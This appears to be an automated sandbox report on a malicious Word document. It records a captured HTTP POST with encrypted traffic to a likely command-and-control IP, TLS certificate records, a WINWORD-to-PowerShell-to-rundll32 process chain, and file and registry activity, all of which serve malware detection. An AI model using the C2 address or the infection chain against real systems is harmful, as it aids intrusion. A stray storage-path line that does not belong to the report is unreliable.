Jan 25, 2021 20:12:59.103532076 CET	735	OUT	POST /pvaadnb3/ HTTP/1.1 DNT: 0 Referer: 190.55.186.229/pvaadnb3/ Content-Type: multipart/form-data; boundary=----------JavqSYlmrOTC User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 190.55.186.229 Content-Length: 5508 Connection: Keep-Alive Cache-Control: no-cache
Jan 25, 2021 20:13:00.443907022 CET	742	IN	HTTP/1.1 200 OK Server: nginx Date: Mon, 25 Jan 2021 19:13:00 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Vary: Accept-Encoding Data Raw: 63 39 34 0d 0a 42 85 d3 48 0f 3b 50 13 7a c2 46 27 8c f4 4b b3 dd 25 32 75 45 4e e9 d0 00 6d b3 4f e9 bc 60 5c aa 62 81 a8 f7 1a 99 79 68 3c 39 fa c6 54 4f 51 02 3b 47 af 9e e1 70 c0 66 47 cf eb f1 f5 9b b0 01 52 a0 aa 35 7e ea 7f d1 21 7a 27 0d b3 86 99 7c b3 a0 98 58 99 91 08 d5 3f 8e 10 a5 5c 48 19 a8 45 4b 43 88 bf 7f 4b 0e 25 cc 8d 2b 87 d7 1b 68 86 e1 f3 1c 06 ee bd d9 57 b1 24 e5 bb 26 f8 3d 97 62 cb 33 68 5d 34 c3 58 fa d1 17 b2 03 cd e9 4c 17 cb 58 4d 88 41 c5 17 15 47 26 ed 94 ad e2 ca 74 44 de 05 1e 96 af f0 83 a6 27 35 63 54 cb 36 68 74 a3 62 8a 40 27 7c 47 f2 24 1a 63 a6 0b d0 c9 18 b8 93 1c 2b 4d 4f 9d 41 f9 fa b8 88 09 39 a2 65 c2 ec ca a1 17 26 30 b3 7a 39 f6 51 a7 c9 46 1c ca cf 12 a9 38 63 66 dc ff 1d 95 bc 84 f2 09 3b 95 d8 cb c8 eb 06 ba 74 a9 dc 75 90 15 05 e7 fd b6 ce dc 89 d4 ce 7a 73 4d 89 9e b3 b6 a8 66 dd cf 7c d5 38 08 77 53 57 fc 8e dd c5 42 05 3b 8f 55 9b 61 c7 bd 9d f0 78 a8 f8 92 6b 12 62 d4 4a 05 d6 be fd ca 1c b5 2c 09 91 43 41 3a 63 5a b4 ae b5 4c d1 75 29 98 50 12 40 00 71 27 77 a1 94 9d f7 ad 7a 3c 93 db bf 5e c9 c7 5f 0a 1d 8e 95 be ef 2a 02 9a 80 c8 66 0f 03 84 f5 e2 28 8d 33 5c 78 88 71 82 c1 ac 5c 0c e8 3f 30 6e 23 e1 87 55 11 46 07 8e fc 4a 93 cd a2 92 06 b0 51 95 d1 73 68 0e 57 41 b2 bd 03 ff 61 2d cc 89 2d 96 ab a4 18 c2 a9 3f 8c 87 79 2e eb 9a 8d ea 6b 16 59 eb ba d4 44 e3 16 2e 8f df 81 0f 97 31 2e f7 e2 89 37 80 ba 68 9d 48 5b ed 7e 47 c1 09 f5 3b 26 70 9b 33 7f e6 47 08 6d 65 74 d6 81 e9 17 18 e0 58 46 e0 37 e3 c0 93 d0 04 b0 58 3c f0 b1 e6 05 06 51 1d 68 4c 48 21 45 38 4c fb ae a7 1b ae cf 35 4b f3 04 e8 af 36 01 b4 1e bc 13 7f 8f 85 b8 e9 3e af ce f4 10 29 0c a8 e3 47 1f 53 21 c9 1c 59 8a 83 3d 1b b1 c5 1d 34 bc d9 3c dc e4 d1 e4 77 42 3e 9f f8 0c e4 ab 24 68 09 fa 79 dd 2e 06 a3 a8 42 bd 02 5a a2 d3 22 26 0b ed 96 b5 5d 54 fe 0e ff 09 fd dd 6b 7c 9b 8e aa 42 3d 24 2b 9e 1c 94 ae a2 0d 69 23 16 c7 45 4e 7a 32 0a c9 55 73 c6 23 49 e1 5d fe 14 8f 5d 3f 4a 37 0f b4 7f ef db 13 72 09 32 d4 aa ce 95 6b b8 32 83 bb 46 7b a9 c7 aa d6 0e 0d 12 61 ab 3a 30 00 5c 79 dd fb 03 6c 86 b4 b1 dc ae 5a 4f 67 01 ba ba 30 70 d9 e3 1d 3a aa 9c e6 9f 49 e8 8c ca c5 3a 20 d7 de ea 93 77 da 94 91 bb 43 dc 7b f5 1a d6 90 ef a8 3d 0b 99 47 a1 99 72 98 fc d6 16 46 1d f7 bc a6 e1 68 23 d9 81 e9 3d de c6 2f 78 70 9f b5 7b 31 59 43 dc 16 c7 81 9d 4e 66 4f c4 f4 56 2f 3b f0 4c dd 3e d2 83 fb 6a f2 6b 67 ec 0f 8a da 11 d2 66 d5 a7 ec bb d8 69 83 e8 e1 97 16 8c ee 7f ea eb a2 87 48 07 d4 01 c3 bd 39 d2 f1 5f 87 67 01 9b 30 0b d5 72 86 fc 86 d5 db f7 77 fd 2c 9a d7 1e e2 a9 99 da 9e fe 72 89 1a 3e 36 cc 26 98 6c 58 62 53 84 80 80 fa 6f 20 28 3a 03 f3 09 13 c4 3f 00 eb 60 f7 e2 3d c0 93 ba ab fe 36 7c db fc 4b 5b f7 59 91 90 81 54 e3 8c 55 7e aa 17 a7 27 bb ff 88 d9 3b 21 1c f1 03 8e 1e b9 64 1b 62 e0 3f ab 59 ae b1 6d cf ea 43 f4 4d 63 bf ec b1 42 34 4c 9a 91 d7 ce f7 e5 a3 25 40 3e 11 71 26 c6 dc 53 ee f7 8b 3e 3c 88 77 71 57 a0 4f ed 5b 64 9a 91 ad 56 10 39 e4 45 f6 3b a4 12 a5 d1 54 97 f4 39 db ac b4 2a 07 54 9a 86 6f a1 97 9f d4 18 bb 64 1a 07 ba d6 94 2c 96 86 a7 f6 29 c1 21 bb eb 92 1f 2c 19 ab f8 46 c9 a9 2c b7 64 3d e1 b9 db 61 b3 9d 65 f8 16 05 cf e7 0a 0f 66 fa 94 c2 ef fd 79 75 22 ea 2a f9 af e7 e6 ae c2 9f 5f c9 23 6a c3 b3 8a 70 8b 17 80 b1 45 80 92 a3 29 5b ed a2 23 5a a6 2f a8 0c 5f 9e b9 f3 ac c8 ab ce e8 fd 87 c8 ab a7 71 ac 9c 1e cd 2c 5a ea 94 d8 b5 76 17 71 e6 e3 fc 73 4f 55 2a 19 3c 29 ab eb a3 0b b9 e7 f7 90 ee 69 12 fe 73 b9 71 d6 99 12 f5 f7 48 03 7f 20 Data Ascii: c94BH;PzF'K%2uENmO`\byh<9TOQ;GpfGR5~!z'|X?\HEKCK%+hW$&=b3h]4XLXMAG&tD'5cT6htb@ '\|G$c+MOA9e&0z9QF8cf;tuzsMf|8wSWB;UaxkbJ,CA:cZLu)P@q'wz<^_*f(3\xq\?0n#UFJQshWAa--?y.kYD.1.7hH[~G;&p3 GmetXF7X<QhLH!E8L5K6>)GS!Y=4<wB>$hy.BZ"&]Tk\|B=$+i#ENz2Us#I]]?J7r2k2F{a:0\ylZOg0p:I: wC{=GrFh#=/xp{1Y CNfOV/;L>jkgfiH9_g0rw,r>6&lXbSo (:?`=6|K[YTU~';!db?YmCMcB4L%@>q&S><wqWO[dV9E;T9*Tod,)!,F,d=aefyu"*_#jpE) [#Z/_q,ZvqsOU*<)isqH

HTTPS Packets


Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 25, 2021 20:10:44.976731062 CET	104.21.88.166	443	192.168.2.22	49166	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Sat Aug 01 02:00:00 CEST 2020 Mon Jan 27 13:48:08 CET 2020	Sun Aug 01 14:00:00 CEST 2021 Wed Jan 01 00:59:59 CET 2025	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 25, 2021 20:12:27.842226982 CET	212.227.200.73	443	192.168.2.22	49168	CN=*.traumfrauen-ukraine.de CN=Encryption Everywhere DV TLS CA - G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=Encryption Everywhere DV TLS CA - G1, OU=www.digicert.com, O=DigiCert Inc, C=US CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Thu Mar 19 01:00:00 CET 2020 Mon Nov 27 13:46:10 CET 2017	Tue May 18 14:00:00 CEST 2021 Sat Nov 27 13:46:10 CET 2027	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Encryption Everywhere DV TLS CA - G1, OU=www.digicert.com, O=DigiCert Inc, C=US	CN=DigiCert Global Root CA, OU=www.digicert.com, O=DigiCert Inc, C=US	Mon Nov 27 13:46:10 CET 2017	Sat Nov 27 13:46:10 CET 2027		
Jan 25, 2021 20:12:28.435795069 CET	192.0.78.20	443	192.168.2.22	49169	CN=*.wpcomstaging.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Sep 29 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Sun Oct 31 01:59:59 CEST 2021 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,0-10-11-23-65281,23-24,0	05af1f5ca1b87cc9cc9b25185115607d
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		

Code Manipulations

Statistics

Behavior

- WINWORD.EXE
- cmd.exe
- msg.exe
- powershell.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe
- rundll32.exe



System Behavior

Analysis Process: WINWORD.EXE PID: 2124 Parent PID: 584

General

Start time:	20:10:40
Start date:	25/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\WINWORD.EXE' /Automation -Embedding
Imagebase:	0x13f3f0000
File size:	1424032 bytes
MD5 hash:	95C38D04597050285A18F66039EDB456
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	7FEE94C26B4	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\~DF4BE87D8A94726CEC.TMP	success or wait	1	7FEE93E9AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE914EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE9156CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE93FE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8B5E	success or wait	1	7FEE93E9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Tahoma	binary	02 0B 06 04 03 05 04 04 02 04	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8B5E	F8B5E	binary	04 00 00 00 4C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5B BA C2 50 99 F3 D6 01 5E 8B 0F 00 5E 8B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE93E9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467310	1379467311	success or wait	1	7FEE93E9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467311	1379467312	success or wait	1	7FEE93E9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F8B5E	F8B5E	binary	04 00 00 00 4C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74	04 00 00 00 4C 08 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74	success or wait	1	7FEE93E9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 5B BA C2 50 99 F3 D6 01 5E 8B 0F 00 5E 8B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5E 8B 0F 00 5E 8B 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

